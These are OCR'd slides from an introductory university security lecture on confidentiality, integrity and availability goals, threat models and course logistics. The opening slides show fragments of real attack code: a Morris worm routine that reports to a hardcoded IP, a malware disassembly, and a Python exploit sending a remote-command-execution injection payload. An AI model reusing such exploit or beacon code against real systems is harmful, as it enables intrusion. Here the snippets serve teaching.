Lecture 1: Introduction to Security

CS 181S


9/5/2018


```
static report_breakin(arg1, arg2)                    /* 0x2494 */
{
    int s;
    struct sockaddr_in sin;
    char msg;

    if (7 != random() % 15)
        return;

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = REPORT_PORT;
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
```

November 2, 1988

```
10002040 add     ecx, edi
10002042 push    ecx
10002043 push    offset aShell32_dll_as ; "SHELL32.DLL.ASLR."
10002048 lea     edx, [esp+224h+strFileName]
1000204C push    offset aS08x           ; "%s%08x"
10002051 push    edx                    ; LPWSTR
10002052 call    ds:wsprintfW
10002058 mov     eax, [esp+22Ch+arg_4]
1000205F mov     ecx, [esp+22Ch+var_20C]
10002063 mov     edx, [esp+22Ch+hObject]
10002067 push    eax                    ; int
10002068 push    ecx                    ; int
10002069 push    edx                    ; int
1000206A lea     eax, [esp+238h+strFileName]
1000206E push    eax                    ; lpString2
1000206F call    sub_100034D2
10002074 mov     ecx, [esp+23Ch+hObject]
10002078 push    ecx                    ; lpAddress
10002079 mov     esi, eax
1000207B call    sub_1000368F
```


June 1, 2012






```
def exploit(url, cmd):
    parsed_url = parse_url(url)

    injection_point = check(url)
    if injection_point is None:
        print("[%] Target is not vulnerable.")
        return(0)
    print("[%] Exploiting...")

    payload =
"""%24%7B%28%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23a%3D@java.lang.Runtime@getRuntime%28%29.exec%28%2

    testing_url = "%s%s" % (parsed_url["site"], injection_point)
    testing_url = testing_url.replace("{{INJECTION_POINT}}", payload)

    try:
        resp = requests.get(testing_url, headers=headers, verify=False, timeout=timeout, allow_redirects=False)
    except Exception as e:
        print("EXCEPTION::::--> " + str(e))
        return(1)

    print("[%] Response:")
    print(resp.text)
    return(0)
```

August 30, 2018





INTERESTING

HARD Today FUN

IMPORTANT

Defining security

"This tops the list of recommendations for upgrading your online security."

Security Goals

- "The system shall prevent/detect *action* on/to/with *asset*."
  - e.g., "The system shall prevent theft of money"
  - e.g., "The system shall prevent erasure of account balances"

Security goals should specify **what** not **how**

- Poor goals:
  - "the system shall use encryption to prevent reading of messages"
  - "the system shall use authentication to verify user identities"
  - "the system shall resist attacks"

C I A

Confidentiality
Integrity
Availability

Privacy

Privacy concerns information about individuals (people, organizations, etc.)

- Often construed as legal right
- *Privacy* is not a synonym for confidentiality or for secrecy

Confidentiality Goals

Protection of assets from unauthorized disclosure

i.e., which principals are allowed to learn what

Examples:

- Keep contents of a file from being read (*access control*: more later)
- Keep information secret (*information flow*: more later)
  - value of variable secret
  - behavior of system
  - information about individual

Integrity Goals

Protection of assets from unauthorized modification

i.e., what changes are allowed to system and its environment, including inputs and outputs

Examples:

- Output is correct according to (mathematical) specification
- No exceptions thrown
- Only certain principals may write to a file (access control)
- Data are not corrupted or tainted by downloaded programs (information flow)

Availability Goals

Protection of assets from loss of use

i.e., what has to happen when/where

Examples:

- Operating system must accept inputs periodically
- Program must produce output by specified time
- Requests must be processed fairly (order, priority, etc.)

Denial of service (DoS) attacks compromise availability

Aspects of security

- **Confidentiality:** protection of assets from unauthorized disclosure
- **Integrity:** protection of assets from unauthorized modification
- **Availability:** protection of assets from loss of use

Ex 1

- **Attack:** John copies Mary's homework
- What is a **security goal** this attack would violate?
- Which **aspect** of security does that policy address?

Ex 2


- **Attack:** Paul causes Linda's system to freeze
- **Goal?**
- **Aspect?**

EXERCISE: SECURITY GOALS

Stork Baby Delivery

The *stork baby delivery system* allows an autonomous aircraft (a *stork*) to deliver a payload (a *baby*) to a geographic location prespecified by some higher authority (*providence*). Prior to take-off, providence programs a stork with the geographic location describing where the baby should be delivered. Throughout the mission, the stork transmits back to providence a video of the landscape (labeled with geographic location coordinates) that the stork flies over. While a stork is in flight, providence may issue commands to that stork and change the location for the delivery, alter the path being followed to that location, or abort the mission.

Threat model: The adversary desires to prevent baby deliveries. The adversary has access to radio equipment that transmits and receives on the same frequencies that providence uses for communication with a stork. The adversary also controls weapons systems that can destroy a stork in flight.



The Bigger Picture

Attacks
are perpetrated by
threats
that inflict
harm
by exploiting
vulnerabilities
which are controlled by
countermeasures.

LOGISTICS

Course Logistics

Prof. Eleanor Birrell
Edmunds 221

Research in security and privacy
OH: M 8-10pm, T/W 4:30-6:30pm

- **Class Meetings:**
  - Monday and Wednesday, 2:45-4pm in Lincoln 1125
  - Attendance is required

Course Work

- 4 Theory assignments (35%)
  - T1 has been released, due 9/12
- 3 Applied assignments (30%)
- Course project (35%)
  - Design and build a secure system
  - Done in groups of 3-5

- All assignments will be due Wednesdays at 11:55pm


Course website

http://www.cs.pomona.edu/classes/cs181s/2018fa/

- All information is on the course website
- Various reading materials: slides, notes, links to online readings, pointers to text book chapters
  - Optional? Yes. But...
    - the more of these you read, the more you will get out of the course
    - assignments are often inspired by this material
  - Lectures are the ground truth for material we cover

PERMs

- If you are already registered in the class, welcome!
- If you are not registered:
  - Make sure you have submitted a PERM request
  - Put your name on the sign-up sheet
  - Arrange to meet with me this week


ASKING AIRCRAFT DESIGNERS ABOUT AIRPLANE SAFETY:
NOTHING IS EVER FOOLPROOF, BUT MODERN AIRLINERS ARE INCREDIBLY RESILIENT. FLYING IS THE SAFEST WAY TO TRAVEL.
ASKING BUILDING ENGINEERS ABOUT ELEVATOR SAFETY:
ELEVATORS ARE PROTECTED BY MULTIPLE TRIED-AND-TESTED FAILSAFE MECHANISMS. THEY'RE NEARLY INCAPABLE OF FALLING.
ASKING SOFTWARE ENGINEERS ABOUT COMPUTERIZED VOTING:
THAT'S TERRIFYING.
WAIT, REALLY?
DON'T TRUST VOTING SOFTWARE AND DON'T LISTEN TO ANYONE WHO TELLS YOU IT'S SAFE.
WHY?
I DON'T QUITE KNOW HOW TO PUT THIS, BUT OUR ENTIRE FIELD IS BAD AT WHAT WE DO, AND IF YOU RELY ON US, EVERYONE WILL DIE.
THEY SAY THEY'VE FIXED IT WITH SOMETHING CALLED "BLOCKCHAIN."
AAAAA!!!
WHATEVER THEY SOLD YOU, DON'T TOUCH IT.
BURY IT IN THE DESERT.
WEAR GLOVES.